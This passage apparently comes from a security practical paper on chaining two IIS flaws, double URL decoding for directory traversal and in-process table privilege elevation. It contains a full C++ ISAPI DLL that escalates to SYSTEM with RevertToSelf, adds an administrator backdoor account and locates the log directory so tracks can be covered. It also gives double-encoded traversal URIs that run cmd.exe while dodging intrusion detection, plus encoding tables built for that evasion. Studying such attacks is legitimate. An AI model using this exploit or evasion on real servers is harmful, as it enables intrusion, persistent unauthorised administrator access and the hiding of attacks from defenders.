To execute an ISAPI application, a security context is established; when IIS receives a request, it authenticates it and then does an impersonation. Impersonation is the ability of an application to execute using different security level than the process that owns the application. If the user is authenticated as the Anonymous user, the security context IUSR_*machine* will be used for impersonating the in-process applications; and IWAM_*machine* will be used for impersonating out-of-process applications.

Inherit Weaknesses

The default installation assumes high-speed is preferred over high-security. This vulnerability can be exploited because IIS needs to have occasional SYSTEM level access during a session. This need for speed, need for access, and poor programming opens up the opportunity to gain access to the target.

RevertToSelf Function

RevertToSelf is extremely important when you impersonate from ASP; it is called at the end of the process to ensure that the next use has the appropriate security context of the originating process.

How the exploit works

The overall exploit requires two different vulnerabilities to be exploited; for this attack, one without the other will not work. A detailed explanation of the two vulnerability and their exploits will be covered prior to discussing how the exploits work together.

Superfluous Decoding Vulnerability Details

When IIS receives a user request to run a script or other server-side program, it performs a decoding pass to convert the request to a standard canonical form, and then applies the security analysis on the decoded request.

Detrimentally to IIS, it decodes some of the input twice beyond that which is described in RFC 2396. It was the intent of the RFC for only the query portion of the URI to be decoded in the second pass; IIS mistakenly decodes both query and the previously decoded path and filename causing it to be decoded twice by error. The security analysis is applied to the outcome of the first decoding pass, but IIS uses the outcome of the second decoding pass. If the results of the first decoding pass meets the security requirements and the outcome of the second decoding pass points to an actual file, access will be permitted to that file. In particular, it could be possible to bypass the security checks (that should have denied a request from accessing an application external to the web site's virtual directory structure) permitting the ability to execute operating system commands on the server.

If this vulnerability were exploited, any system commands would be executed in the security context of the authenticated user to the web site. Normally, this would be in the built-in IUSR_*machine* account (the account that performs activity for anonymous users to the web site). The IUSR_*machine* account has comparatively few privileges; it only has those that are defined for the GUESTS group. The GUEST group does not have access to the system administration files or the Security Account Manager (SAM) file; both are only accessible to system administrators. In other words, making user changes or accessing the password file cannot be obtained via this vulnerability alone.

However, the exploit exists because the vulnerability permits the attacker to work directly with the operating system commands making available a method for the attacker to learn the directory structure on the server.

The attacker would need to be able to locate the operating system commands and programs he wanted to run via the vulnerability. Of course, the default directory structure is documented; this is true for the operating system, the web service, or any installed application. Any information that would help the attacker to locate default directories (a common installation case) for lesser-known web application (discovered during reconnaissance) could be supplemented by downloading installation documentation directly from the vendor.

The exploit for this vulnerability is relatively a simple one. It is used by many automated attacks producing some common signatures. Trying to exploit a system with a matching signature will certainly fail. It is in the attacker's best interest to bypass these blocks.

Constructing an Attack URI

Although any one of the many variation of encoding the URI will exploit this vulnerability when applied directly to the target, many installations are protected by some kind of Network Intrusion Detection System (NIDS). Such protection could prevent this vulnerability from being exploited. To bypass this protection we need to refer back to the URI specifications (RFC 2396) to find feature that can be used as a weakness.

Using this information, we will develop a method to bypass a network protected by a NIDS.

An attacker is aware that any IDS will alarm on particular attack signatures; therefore, the attacker will do their best to bypass the IDS by changing the attack signatures with unrecognizable equivalents. Since NIDS are getting better at detecting lower layer evasion techniques (most NIDS will alarm on fragments created by fragrouter), attacks must be aimed at the application layer.

Evasion at the application layer is a relatively an easy task, since the NIDS must completely interpret and emulate the application protocol. Additionally, the potential for bypassing the NIDS at the application layer is becoming easier since new protocols are more versatile offering more variations.

Encoding the URI

According to RFC 2396, the URI can be encoded as a three-character code, consisting of the percent character (%) and two hexadecimal digits representing the 8-bit code of the character.

Firstly, we need to have a list of valid codes that we can use to represent any printable character (including space). The table shown below lists the common printable 7-bit US-ASCII characters that can be used to encode the attack URI.

Hex	Char	Hex	Char	Hex	Char	Hex	Char	Hex	Char	Hex	Char
%20	SP	%30	0	%40	@	%50	P	%60	`	%70	p
%21	!	%31	1	%41	A	%51	Q	%61	a	%71	q
%22	"	%32	2	%42	B	%52	R	%62	b	%72	r
%23	#	%33	3	%43	C	%53	S	%63	c	%73	s
%24	$	%34	4	%44	D	%54	T	%64	d	%74	t
%25	%	%35	5	%45	E	%55	U	%65	e	%75	u
%26	&	%36	6	%46	F	%56	V	%66	f	%76	v
%27	'	%37	7	%47	G	%57	W	%67	g	%77	w
%28	(	%38	8	%48	H	%58	X	%68	h	%78	x
%29	)	%39	9	%49	I	%59	Y	%69	i	%79	y
%2A	*	%3A	:	%4A	J	%5A	Z	%6A	j	%7A	z
%2B	+	%3B	;	%4B	K	%5B	[	%6B	k	%7B	{
%2C	,	%3C	<	%4C	L	%5C	\	%6C	l	%7C	|
%2D	-	%3D	=	%4D	M	%5D	]	%6D	m	%7D	}
%2E	.	%3E	>	%4E	N	%5E	^	%6E	n	%7E	~
%2F	/	%3F	?	%4F	O	%5F	_	%6F	o	%7F	DEL

As an example of how many variations there are, we can look at the directory transversal string "..\" to show how quickly the signature count can grow. If we can find an obscure pattern, we have opened the first door and by-passed the NIDS.

\ - Backslash			
%	5	C	%5C
%25	%35	%43	%255C %%35C %%35%43 %25%35%43

\ - Backslash			
%	5	c	%5c
%25	%35	%63	%255c %%35c %%35%63 %25%35%63
/ - Forward slash			
%	2	F	%2F
%25	%32	%46	%252F %%32F %%32%46 %25%32%46
/ - Forward slash			
%	2	f	%2f
%25	%32	%66	%252f %%32f %%32%66 %25%32%66
. – Dot			
%	2	E	%2E
%25	%32	%45	%252E %%32E %%32%45 %25%32%45
. – Dot			
%	2	e	%2e
%25	%32	%65	%252e %%32e %%32%65 %25%32%65
Space			
%	2	0	%20
%25	%32	%30	%2520 %%320 %%32%30 %25%32%30

The character '\' will be encoded to %5c or %5C (please note that letter-case does not matter) and the corresponding code of these 3 characters are %=%25, 5=%35, c=%63, and C=%43. Then, encode these 3 characters for second time; we can get many results such as %255c, %%35c, %%35%63, %25%35%63, %%35%43, or %25%35%43 (also note that the letter-case can almost double the encoding choices).

Likewise, the character '.' will be encoded to %2e and the corresponding code of these 3 characters are %=%25, 5=%32, and c=%65. Then, encode these 3 characters for second time; we can get many more results.

Therefore, a character can be represented by several patterns of codes and a small string can be represented by a near-exponential increase in the number of patterns.

Encoding can be used to bypass the any NIDS that was setup to recognize and stop the use of some common system level commands (i.e. cmd.exe or ftp.exe).

cmd.exe							
%63	%6D	%64	%2E	%65	%78	%65	%63md.exe
ftp.exe							
%66	%74	%70	%2E	%65	%78	%65	%66tp.exe
CMD.EXE							
%43	%4D	%44	%2E	%45	%58	%45	%43MD.EXE
FTP.EXE							
%46	%54	%50	%2E	%45	%58	%45	%46TP.EXE

Since each character can be either upper or lower case and each character can be represent by a hexadecimal code, it yields at least 4 possibilities to represent a single character for the first encoding. Now since “cmd.exe” has 6 characters like this it will yield 4^6 possibilities or 4,096 possibilities. Unless the IDS is application aware (if it is it

will be slow), it will miss some of these possibilities. A good attacker could test the limits of the IDS to discover which ones work and which ones do not work.

Second encoding allows for the encoding of the hex code. Hex codes from "A-F" are also permitted as "a-f"; thus giving several more possibilities. The hex code %4D can also be %4d, which means the "D" byte can be represented by either "%45" or "%65". Now we have three positions "%", "4", and "D or d", each one of those doubled encoded will give from 9 to 16 possibilities to represent one character. Using "cmd.exe" again, we have at least 9^6 possibilities or over 500,000 possibilities. It is easily shown how an application attack can evade the IDS.

How IIS Would Decode an Attack URI (..\winnt\system32\cmd.exe)

During the first decode pass, IIS decodes the string "..%255c" into "..%5c", which IIS will take it as a legal character string; but after a second decode process, it will be decoded to "..\".that has passed the security check-up. The attacker can use the "..\" string to carry out directory traversal and run an attack program outside of Web root directory.

In-process Table Privilege Elevation Vulnerability Details

A dangerous vulnerability exists in Microsoft Internet Information Server (IIS) that permits the attacker to escalate privileges on the targeted web server. An attacker exploiting this vulnerability can gain administrative control of the system, which would allow access to confidential data, adding or removing users, or denying service on the system.

The vulnerability exists because IIS permits accessing files in a special table (a list of the system files that IIS will always run in-process) using relative as well as absolute addressing; with the result that any file whose name matched that of a file on the list would run in-process. By adding or replacing any of these DLLs with a malicious version, the attacker can permanently gain administrative privileges. Unfortunately, you must stop the Web server to **replace** any components running in-process; fortunately, there are several file names to choose; one of them most likely will not be opened and locked.

Escalating Access While In-process

There are a number of ways to cause your current security context to change to the SYSTEM account while running in-process. For ISAPI DLLs that run in-process, the best way to change the security context is to call the **RevertToSelf** function.

In-process Exploit – Code Snippet

I wanted to see if I could create this with exploit from legitimate e-commerce sources. so I limited myself to the Microsoft Developer's Subscription Network (MSDN) for my coding research. Additionally, **since I had no experience using C++**, I needed a primer to help me handle text and strings, and syntax.

I was aware that the vulnerability has already been exploited. I wanted to see if I could design an exploit using only respected sources, as though the exploit source code was

not available. I knew the exploit uses RevertToSelf function to escalate privileges. Therefore, I started by looking for legitimate examples and descriptions that use RevertToSelf function. I knew that the web home directory is found in the registry entries; knowing the structure would be necessary to find if the web site has some non-standard directory structure. Therefore, I looked for legitimate examples and descriptions of how to read the registry within the DLL. I knew that the security context for the web server is set at start time. Therefore, I looked for legitimate examples and descriptions to re-initialize the web server for the escalation to be immediately. I discovered the re-initializing would require me to perform system level commands within the DLL. Therefore, I looked for legitimate examples and descriptions of how to do it. Below is a list of URLs of the sites I found the information and code examples:

- **RevertToSelf**: http://msdn.microsoft.com/library/default.asp?url=/library/en-us/security/Security/reverttoself.asp
- **Registry Reading:** http://msdn.microsoft.com/library/default.asp?url=/library/en-us/sysinfo/base/registry_functions.asp, and http://msdn.microsoft.com/library/default.asp?url=/library/en-us/sysinfo/base/regopenkeyex.asp, and http://msdn.microsoft.com/library/default.asp?url=/library/en-us/sysinfo/base/regqueryvalueex.asp, and http://msdn.microsoft.com/library/default.asp?url=/library/en-us/sysinfo/base/regclosekey.asp, and http://msdn.microsoft.com/code/default.asp?url=/msdn-files/026/000/011/Components/fms2ksec/fms2ksec_cpp.asp, and http://msdn.microsoft.com/library/default.asp?url=/library/en-us/policy/policy/checking_the_registry_for_policies_and_preferences.asp
- **Executing OS Commands:** Creating a Process http://msdn.microsoft.com/library/default.asp?url=/library/en-us/dllproc/base/createprocess.asp, and http://msdn.microsoft.com/library/default.asp?url=/library/en-us/dllproc/base/creating_processes.asp, and http://msdn.microsoft.com/library/default.asp?url=/library/en-us/dllproc/base/process_creation_flags.asp, and http://msdn.microsoft.com/library/default.asp?url=/library/en-us/memory/base/zeromemory.asp, and http://msdn.microsoft.com/library/default.asp?url=/library/en-us/dllproc/base/startupinfo_str.asp, and http://msdn.microsoft.com/library/default.asp?url=/library/en-us/dllproc/base/creating_an_interactive_process.asp, and http://msdn.microsoft.com/library/default.asp?url=/library/en-us/sysinfo/base/closehandle.asp
- **Text and String Primer:** http://msdn.microsoft.com/library/default.asp?url=/library/en-us/vccore/html

/_core_Strings.3a_.Basic_CString_Operations.asp, and
http://msdn.microsoft.com/library/default.asp?url=/library/en-us/vccore/html/_core_Strings3a_CString_Operations_Relating_to_C2dStyle_Strings.asp

- **IIS Service:**
  http://support.microsoft.com/default.aspx?scid=KB;en-us;202013&

Fortunately, these sites were very helpful in creating this attack DLL. I used Microsoft's Visual .NET wizard to create the DLL. The wizard did most of the work; the only part I needed to add is shown below.

```
void CshtmlExtension::Default(CHttpServerContext* pCtxt)
{

   // STARTUPINFOA: specify the window station, desktop, standard handles, and appearance
   //  of the main window for the new process
   STARTUPINFOA si;
   PROCESS_INFORMATION pi;
   unsigned long dwSize = 256;

   //Standard Out
   StartContent(pCtxt);
   WriteTitle(pCtxt);

   // Display anything here
   // If you want to give your attack a name - so it here
   *pCtxt << _T("<b>In-process Table Privilege Elevation Attack</b><br><br>\r\n");

   // Get & Display Old User
   // Displays the user's account used for Anonymous Authentication
   char lpUID1[256];
   *pCtxt << _T("<b>Switch Users Using RevertToSelf.</b><br>\n");
   GetUserName(lpUID1, &dwSize);
   *pCtxt << _T("==Old User: <b>");
   *pCtxt << _T(lpUID1);
   *pCtxt << _T("</b><br>\n");

   // Attempt to become SYSTEM
   // RevertToSelf: Restores the authentication information on a thread to the
   //   authentication information on the thread before impersonation began
   RevertToSelf();

   // Get & Display New User
   // Displays the new user's account, if this worked it should be SYSTEM
   char lpUID2[256];
   GetUserName(lpUID2, &dwSize);
   *pCtxt << _T("==New User: <b>");
   *pCtxt << _T(lpUID2);
   *pCtxt << _T("</b><br><br>\n");

   // Initialize the STARTUPINFO structure
   // Provides the CreateProcess with the information needed to start the thread
   // ZeroMemory: Fills a block of memory with zeros
   ZeroMemory(&si, sizeof(si));
   si.cb = sizeof(si);

   // Escalate Anonymous user's account to Admin group and remove from it guest group
   BOOL Ret1 = false;
   BOOL Ret2 = false;
   CString strUID1;
   CString str1;
   CString str2;
   strUID1 = lpUID1;
   str1 = "net localgroup administrators " + strUID1 + " /add";//Command to modify a user
   str2 = "net localgroup guests " + strUID1 + " /delete";
   LPTSTR lpstr1 = new TCHAR[str1.GetLength()+1]; _tcscpy(lpstr1,str1);
   LPTSTR lpstr2 = new TCHAR[str2.GetLength()+1]; _tcscpy(lpstr2,str2);
```

```
// Execute Escalation Commands
*pCtxt << _T("<b>Escalate " + strUID1 + " User to Administrator.</b><br>\n");
// CreatesProcess: runs the file in the security context of the calling process
Ret1 = CreateProcess(NULL,lpstr1,NULL,NULL,false,0,NULL,NULL,&si,&pi);
Ret2 = CreateProcess(NULL,lpstr2,NULL,NULL,false,0,NULL,NULL,&si,&pi);
if(Ret1) *pCtxt << _T("==The Add to Admin Group Worked<br>\n");
if(Ret2) *pCtxt << _T("==The Remove from Guest Worked<br>\r\n");

// Create a known backdoor and add it to Admin group
BOOL Ret3 = false;
BOOL Ret4 = false;
CString str3;
CString str4;
str3 = "net users IUSR_SHTML /add";//Command to add a user
str4 = "net localgroup administrators IUSR_SHTML /add";
LPTSTR lpstr3 = new TCHAR[str3.GetLength()+1]; _tcscpy(lpstr3,str3);
LPTSTR lpstr4 = new TCHAR[str4.GetLength()+1]; _tcscpy(lpstr4,str4);
// Execute Backdoor Commands
// CreatesProcess: runs the file in the security context of the calling process
*pCtxt << _T("<b>Create Backdoor User to Administrator.</b><br>\n");
Ret3 = CreateProcess(NULL,lpstr3,NULL,NULL,false,0,NULL,NULL,&si,&pi);
Ret4 = CreateProcess(NULL,lpstr4,NULL,NULL,false,0,NULL,NULL,&si,&pi);
if(Ret3) *pCtxt << _T("==The Create ISUR_SHTML Worked<br>\n");
if(Ret4) *pCtxt << _T("==The Add To Admin Group Worked<br><br>\r\n");

// Get Registry Info for WWW Site
// Gets the default virtual directory actual location (Drive & Path)
BOOL Ret5 = false;
CString strData;
HKEY hKey;
LONG nResult;
ULONG nBytes;
DWORD dwType;
// Set the key search
LPTSTR lpKey = "SYSTEM\\CurrentControlSet\\Services\\W3SVC\\Parameters\\Virtual Roots";
LPTSTR lpValue = "/";
LPTSTR lpData;
// Perform the command
hKey = NULL;
nBytes = 0;
// RegOpenKeyEx: Opens the specified registry key
nResult = RegOpenKeyEx(HKEY_LOCAL_MACHINE, lpKey, 0, KEY_READ, &hKey );
// RegQueryValueEx: Retrieves the type and data for a specified value name associated
//   with an open registry key
nResult = RegQueryValueEx(hKey, lpValue, NULL, &dwType, NULL, &nBytes );
lpData = LPTSTR(_alloca(nBytes));  //Create the buffer at the byte location
nResult = RegQueryValueEx(hKey, lpValue, NULL, &dwType, LPBYTE(lpData), &nBytes );
strData = lpData;
RegCloseKey( hKey );
hKey = NULL;
// Display Results
*pCtxt << _T("<b>Find The WWW Default Directory.</b><br>\n");
*pCtxt << _T("==The Path to the Default Directory is: <b>"+strData+"</b><br><br>\r\n");

// Get Registry Info for WWW Site
// Gets the default log directory if the attacker wanted to cover tracks
BOOL Ret6 = false;
CString strData2;
HKEY hKey2;
LONG nResult2;
ULONG nBytes2;
DWORD dwType2;
//Get The Log Directory
LPTSTR lpKey2 = "SYSTEM\\CurrentControlSet\\Services\\W3SVC\\Parameters";
LPTSTR lpValue2 = "LogfileDirectory";
LPTSTR lpData2;
//Perform the command
hKey2 = NULL;
nBytes2 = 0;
// RegOpenKeyEx: Opens the specified registry key
```

```
   nResult2 = RegOpenKeyEx(HKEY_LOCAL_MACHINE, lpKey2, 0, KEY_READ, &hKey2 );
   // RegQueryValueEx: Retrieves the type and data for a specified value name associated
   //   with an open registry key
   nResult2 = RegQueryValueEx(hKey2, lpValue2, NULL, &dwType2, NULL, &nBytes2 );
   lpData2 = LPTSTR(_alloca(nBytes2));  //Create the buffer at the byte location
   nResult2 = RegQueryValueEx(hKey2, lpValue2, NULL, &dwType2, LPBYTE(lpData2), &nBytes2 );
   strData2 = lpData2;
   RegCloseKey( hKey2 );
   hKey2 = NULL;
   // Display Results
   *pCtxt << _T("<b>Find The WWW Log Directory.</b><br>\n");
   *pCtxt << _T("==The Path to the Log Directory is: <b>"+strData2+"</b><br><br> \r\n");

   // Restart The IIS Server
   // Makes the changes active
   *pCtxt << _T("<b>Restarting the IIS - This May Take Awhile.</b><br>\n");
   Ret5 = CreateProcess(NULL,"IISRESET /RESTART /TIMEOUT:50 /REBOOTONERROR",NULL,NULL,false
,0,NULL,NULL,&si,&pi);
   if(Ret4) *pCtxt << _T("**** The Restart Worked ****<br><br>\r\n");

   // Close the STARTUPINFO handles
   CloseHandle(pi.hThread);
   CloseHandle(pi.hProcess);

   EndContent(pCtxt);

}
```

How the Two Exploits Work Together

Now that we have a method to gain access (Superfluous Decoding Vulnerability) and a method to keep access (In-process Table Privilege Elevation Vulnerability) we can now plan the attack. These exploits perform steps three and four of the five-step attack process representing the flow of an attack. The attacker will need to perform steps one and two with the tools of their choice.

- **Gain Access:** The attacker will need to find a scripts directory with “execute” enabled on the target system. This could be accomplished by traversing the directory (Superfluous Decoding Vulnerability) to find “cmd.exe” starting from known virtual directories until something works.
  - The Attacker will need to copy the malicious code to the target using a known file transfer utility such as “TFTP.EXE” or “FTP.EXE”.
- **Keeping Access:** Once the code has been delivered, it is executed via the URI using the HTTP protocol to escalate privileges (In-process Table Privilege Elevation Vulnerability).
  - When the malicious code is executed, it escalates privileges, changes rights, add users, and restarts IIS to activate the changes.

At this point, the attacker now has enough rights to cover their tracks and thus completing the five-step program.

Description and diagram of the attack

Although this system was hardened by the standard guidelines issued by Microsoft, the attacker would have discovered that the typical default web virtual directory does not exist on the boot drive and that the typical script directories did not exist.

Therefore, the attacker would need to find an alternate executable script directory. To do so would require a more detailed visit to the target site. Upon visiting the web site and discovering the questionnaire web application, the attacker has a new possible set of virtual directories that could have the "execute" rights.


Furthermore, by going to the manufacturer and downloading an evaluation copy, the attacker will gain knowledge of the directory structure of the application and the "execute" rights that must exist at key locations. In this case, the execute scripts virtual directory is installed on the boot partition.

This is all the attacker needs to know; there is a starting point on the boot partition and a way to get to the operating system commands.

Exploiting the System

Now having the necessary information at hand and the necessary tools, the attacker would launch the orchestrated attack as shown in the next few sections.

Discover Directory Structure



Attack Diagram

Step 1: The attacker traverse the directory structure to launch the “cmd.exe” file by starting at the “q” virtual directory (this becomes the attacker’s working directory) and backing out of the directory structure to the root of the boot drive, then traversing down to the system32 directory. The URI has been double-encoded using a lesser-known triplet to bypass any NIDS or log scanner in use by the targeted site.

Command and Syntax Used: Ð


http://victim1/q/..%%35%63..%%35c../winnt/system32/%2563mD.exe?/c+dir+c:\

NIDS Alert: NONE - The string “cmd.exe” within the data-stream does not exist.

Log Alert: NONE - The string “cmd.exe” within the logs does not exist.

Log Reports: The following IIS log excerpt shows the results of the first decoding.

```
GET /q/..%5c..%5c../winnt/system32/%63mD.exe /c+dir+c:\
```



Screen Results


Rules That Did Permit This Action:

- **Firewall:** access-list acl-out permit tcp any host 172.16.29.251 eq www
- **Router:** access-list 101 permit tcp any host 172.16.29.251 eq www

Rules That Would Have Deny This Action:

- **Firewall:** None – You want any user to get to your web server
- **Router:** None – You want any user to get to your web server

Discover Listening Ports



Attack Diagram

Step 2: The logs showed a NetStat (encoded) was executed. The attacker would find what ports the server is listening on. This can be helpful to find test sites that may reside on that server. For example, port 81 could be a staging site or a test site residing on the production server. The attacker would know that test or staging sites usually have less security deployed. In addition, some ports may reveal a host based IDS that may be installed. Any ports that are opened at the server, but not opened at the Internet could be used for internal access. This information could offer an opportunity for the attacker to gain access to internal systems.

Command and Syntax Used: Ð

